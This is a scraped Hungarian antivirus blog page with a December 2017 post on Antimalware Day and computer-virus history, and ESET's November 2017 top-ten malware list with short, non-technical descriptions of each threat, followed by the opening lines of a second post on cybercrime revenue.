Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s


Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter


Hirdetés

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pc cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

220

Antivírus blog

vírusok, férgek, botnetek, kártevők

Antimalware nap


2017. december 15. 09:29 - Csizmazia Darab István [Rambo]

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2017. novemberében a következő 10 károkozó terjedt a legnagyobb számban.



A Top10 listát továbbra is a JS/Adware.AztecMedia adware vezeti. Ez egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. **Második helyen szerepel a JS/Adware.Imali,** amely ugyanebben utazik, szintén reklámokat mutat, rosszindulatú kódja HTML oldalakba ágyazódik be észrevétlenül.

Harmadik lett a JS/Chromex.Submelius trójai, amely észrevétlenül rosszindulatú szoftverekkel ellátott weboldalakra irányítja át a gyanútlan felhasználó böngészőjét, és sok esetben hamis Chrome böngésző kiegészítőként is találkozhatunk vele.



Toplistánkon ötödik helyre tornázta fel magát az SBM/Exploit.DoublePulsar exploit. Az SBM/Exploit.DoublePulsar néven észlelhető kártékony kód képes megfertőzni azokat sérülékeny rendszereket, amelyek a CVE-2017-0145 sebezhetőség elleni javítófoltot még nem futtatták le. Ez az a bizony sérülékenység, amelyet az NSA-től loptak el, és a későbbi tömeges WannaCryptor, illetve WannaCry zsarolóvírusos fertőzésekért felelős.

Nyolcadik helyezett a LNK/Agent.CX trójai, amely egy olyan kártékony link hivatkozás, amelyik különféle rosszindulatú parancsokat fűz össze és futtat le. A keletkezett .lnk kiterjesztésű "%drive_name% (%drive_size%GB).lnk" elnevezésű fájlokkal igyekszik megtéveszteni a felhasználókat, akik cserélhető meghajtó tartalomként jóhiszeműen rákattintanak a valójában kártékony hivatkozásra. A hatékony védekezéshez a naprakész vírusirtó mellett javasolt a Windows alatt az "Ismert fájltípusok elrejtése" beállítási lehetőséget is kikapcsolni.



Az ESET Radar Report e havi kiadása ezúttal az 1983. november 3-i dátumra utaló Antimalware Day napról szól. Sokaknak lehet emlékezetes Frederick Cohen neve az első számítógépes vírussal kapcsolatban. Cohen, a Dél-kaliforniai Egyetem számítógép-tudományi kar hallgatója az első dokumentált kísérletezést végezte el 1983-ban végezte egy Unix alapú VAX 11/750 gépen, a programkód alig nyolc óra alatt íródott.

A kísérleti vírus aztán olyannyira jól sikerült, hogy egy rendszert átlagosan 30 perc alatt képes volt megfertőzni. Kutatásairól könyvet is írt, ebben részletesen kidolgozta a vírusok viselkedésének matematikai modelljét.




Bár időutazásunkban egy másik, jóval korábbról származó dátum is szerepelhetne, **nevezetesen a PDP-10 mainframe gépeken futó, 1971-ben megjelenő Creeper "vírus".**

A szintén kísérleti kód - melyet Bob Thomas nevével kapcsolnak össze - arra törekedett, hogy az akkori ARPANET hálózatban terjedjen gépről gépre. Kárt egyáltalán nem okozott a terjedésen kívül, csak látványosan kiírta a képernyőre, hogy: "I'm the creeper, catch me if you can!".




Visszatérve Cohenékre, **november 3-a azóta az Antimalware Day, azaz a vírusok elleni védekezés világnapja Dr. Fred Cohen és Prof. Len Adleman munkájának tiszteletére. Ez a nap a "számítógépes vírus" első használatának és a számítógépes vírusok elleni védelemnek és az ellenük irányuló folyamatos keresésnek a napja lett. A két számítógépes tudós 1983. november 3-án történelmet írva egy olyan koncepciót demonstrált, amelyet bármilyen csatlakoztatott rendszer megfertőzésére használhattak volna. Ezt a prototípust később Prof. Adleman nevezte el számítógépes vírusnak.**

Ez a nap a rosszindulatú programok elleni küzdelem kezdetét is jelenti számunkra, amely ma már nemcsak számítógépes vírusokat, hanem mindenfajta számítógépes fenyegetéseket is tartalmaz. **Mára már a 700 milliónál is több kártékony kód, vírus, féreg, és trójai ellenében egy folyamatosan zajló küzdelemben igyekszünk megóvni számítógépeink, hálózataink, internetes eszközeink, informatikai rendszereink biztonságát.**



Az antivírus blog novemberi fontosabb blogposztjai között először arról írtunk, hogy **2017-es év első felében több adat került illetéktelen kezekbe, mint tavaly az egész esztendő (1.37 milliárd) alatt.**

Ez összességében tavaly 1.9 milliárd elveszett személyes adat volt.




Szóba került emellett a korábban ingyenes "Movie Maker" és a "Windows Movie Maker" programokkal kapcsolatos incidens is, amelyre az ESET biztonsági szakemberei figyeltek fel.


A nagy keresőkben számos olyan találat szerepelt, amely nem a Microsoft letöltési helyére mutatott, és egy trójai program pénzt próbált zsarolni próbaverzió ürüggyel.



Írtunk arról is, hogy ritka, de érdekes támadásról zajlott a Brother nyomtatói ellen. Ugyanis **egy biztonsági rést miatt szolgáltatásmegtagadási támadás, azaz DoS elárasztás indítható a printerek felé**, a cikk megjelenésekor pedig a hibára egyelőre még nem létezett javítófolt.



Sokszor írtunk már különféle biometrikus azonosítási módokról. Ezúttal **indiai kutatók tanulmánya tett fel újszerű kérdéseket azzal, hogy vajon az okostelefon gyorsulásmérőjével [lehetséges-e olyan egyedi jellemző mintát kimutatni egy gyaloglás, séta folyamán, amely felhasználói azonosításra](#) lehetne alkalmas.**




Egyik posztunkban arról számoltunk be, hogy Németországban adatvédelmi aggályok merültek fel a gyermek okosórákkal szemben, így **ezek belföldi árusítását betiltották arra hivatkozva, hogy ezek kémkedésre alkalmas, tehát nemkívánatos eszközök.**



Szó esett még arról is, hogy a népszerű Poloniex kriptovaluta tőzsde felhasználói váltak adatlopó alkalmazások célpontjaivá, ugyanis **két hamis program is feltűnt a Google Play hivatalos áruházában. A kártevőket tartalmazó alkalmazásokat az ESET szakembereinek jelzése után eltávolították.**



Végül arról is értekeztünk, hogy egyetlen perc leforgása alatt mennyi minden történik az interneten. Mivel erről korábban már többször is beszámoltunk, így most **megnéztük a korábbi években szereplő és az idei, 2017-es adatokat ugyanerről és összehasonlítottuk, vajon az idők folyamán milyen területen történtek a leginkább szembeszökő változások.**



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2017. novemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 24.19%-áért. Aki pedig folyamatosan és **első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.**


01. JS/Adware.AztecMedia adware
Elterjedtsége a novemberi fertőzések között: 5.23%
Működés: A JS/Adware.AztecMedia egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.



Bővebb információ: http://www.virusradar.com/en/JS_Adware.AztecMedia/detail


02. JS/Adware.Imali adware

Elterjedtsége a novemberi fertőzések között: 3.64%
Működés: A JS/Adware.Imali egy olyan adware alkalmazás, amelyet kéretlen hirdetések megjelenítésére terveztek. A rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba.




Bővebb információ: http://www.virusradar.com/en/JS_Adware.Imali/detail

03. JS/Chromex.Submelius trójai
Elterjedtsége a novemberi fertőzések között: 2.35%
Működés: A JS/Chromex.Submelius egy olyan trójai, amely észrevétlenül rosszindulatú szoftverekkel ellátott weboldalakra irányítja át a gyanútlan felhasználó böngészőjét. Az átirányításért felelős rosszindulatú program kódja jellemzően észrevétlenül beágyazódik az adott HTML oldalakba, trójaiként pedig hamis Chrome böngésző kiegészítőként is találkozhatunk vele.




Bővebb információ: http://www.virusradar.com/en/JS_Chromex.Submelius/detail

04. HTML/FakeAlert trójai
Elterjedtsége a novemberi fertőzések között: 2.34%
Működés: A HTML/FakeAlert trójai olyan kártevőcsalád, amely jellemzően hamis figyelmeztető üzeneteket jelenít meg, hogy az úgynevezett support csalásra előkészítse a számítógépet. A felhasználót ezekben az üzenetekben arra ösztönzik, hogy lépjen kapcsolatba a csalók hamis műszaki támogatásával, ahol a "távsegítség" során kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat, aki ekkor vírust, illetve kémprogramot tölt le és telepít fel saját magának, amin keresztül aztán ellopják a személyes adatait.




Bővebb információ: http://www.virusradar.com/en/HTML_FakeAlert/detail

05. SBM/Exploit.DoublePulsar exploit
Elterjedtsége a novemberi fertőzések között: 2.27%
Működés: Az SBM/Exploit.DoublePulsar néven észlelhető kártékony kód képes megfertőzni azokat a sérülékeny rendszereket, amelyek a CVE-2017-0145 sebezhetőség elleni javítófoltot még nem futtatták le. Ez az a bizony sérülékenység, amelyet az NSA-től loptak el, és a későbbi tömeges WannaCryptor, illetve WannaCry zsarolóvírusos fertőzésekért felelős.



Bővebb információ: http://www.virusradar.com/en/threat_encyclopaedia/detail/383816

06. LNK/Agent.DV trójai
Elterjedtsége a novemberi fertőzések között: 1.99%
Működés: A LNK/Agent trójai fő feladata, hogy a háttérben különféle létező és legitim - alaphelyzetben egyébként ártalmatlan - Windows parancsokból kártékony célú utasítássorozatokat fűzzön össze, majd futtassa is le azokat. Ez a technika legelőször a Stuxnet elemzésénél tűnt fel a szakembereknek, a sebezhetőség lefuttatásának négy lehetséges módja közül ez volt ugyanis az egyik. Víruselemzők véleménye szerint ez a módszer lehet a jövő Autorun.inf szerű kártevője, ami valószínűleg szintén széles körben és hosszú ideig lehet képes terjedni.



Bővebb információ: http://www.virusradar.com/en/LNK_Agent.DV/description


07. JS/ProxyChanger trójai
Elterjedtsége a novemberi fertőzések között: 1.66%

Működés: A JS/Proxy Changer egy olyan trójai kártevő, amely megakadályozza a hozzáférést egyes weboldalakhoz, és eközben titokban átirányítja a forgalmat bizonyos IP-címekre.




Bővebb információ: http://www.virusradar.com/en/JS_ProxyChanger.BV/description

08. LNK/Agent.CX trójai
Elterjedtsége a novemberi fertőzések között: 1.64%
Működés: Az LNK/Agent.CX trójai egy olyan kártékony link hivatkozás, amelyik különféle rosszindulatú parancsokat fűz össze és futtat le. A keletkezett .lnk kiterjesztésű "%drive_name% (%drive_size%GB).lnk" elnevezésű fájlokkal igyekszik megtéveszteni a felhasználókat, akik cserélhető meghajtó tartalomként jóhiszeműen rákattintanak a valójában kártékony hivatkozásra. A hatékony védekezéshez a naprakész vírusirtó mellett javasolt a Windows alatt az "Ismert fájltípusok elrejtése" beállítási lehetőséget is kikapcsolni.



Bővebb információ: http://www.virusradar.com/en/LNK_Agent.CX/description

09. Win32/Bundpil féreg
Elterjedtsége a novemberi fertőzések között: 1.56%
Működés: A Win32/Bundpil féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

10. LNK/Agent.DA trójai
Elterjedtsége a novemberi fertőzések között: 1.51%
Működés: Az LNK/Agent.DA trójai egy olyan kártékony link hivatkozás, amelyik különféle parancsokat fűz össze és futtat le észrevétlenül a háttérben. Az eddigi észlelések szerint a felhasználó megtévesztésével részt vesz a Bundpil féreg terjesztésében, ahol egy állítólagos cserélhető meghajtó tartalma helyett a kattintott link lefuttatja a Win32/Bundpil.DF.LNK kódját, megfertőzve ezzel a számítógépet. Működését tekintve hasonlít a régi autorun.inf mechanizmusára.

Bővebb információ: http://www.virusradar.com/en/LNK_Agent.DA/detail

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: statisztika radar november adatok nod32 eset havi report threat vírusstatisztika 2017.

Ajánlott bejegyzések:


Tavaszi trójai letöltők és más hátsóajtós kártevők


A tárnamester elkérte a fővájártól a Bitcoint


Zsarolóvírusok és kártevő segédeik


Trójaiak - Reklámprogramok 6-3


A májusi sírás kzúttal nem ért aranyat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13501685

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



KÖVETÉS

1763

Antivírus blog

vírusok, férgek, botnetek, kártevők

Áll a hajsza áll a bál a pénz körül


2017. december 18. 18:32 - Csizmazia Darab István [Rambo]

"Harcolni sokféleképp lehet" - mondja Obi-Wan Kenobi, és igazat adhatunk neki. Emlékezzünk csak arra, hogy már **2008-ban több bevétel származott az USA-ban a számítógépes bűnözésből és elektronikus csalásokból, mint a kábítószer-kereskedelemből: 105 milliárd dollár.** Ebben persze nem csak a vírusok, trójaiak, vagy adathalászat, hanem összesítve minden lehetséges csalás, átverés, megtévesztés is beleértendő.



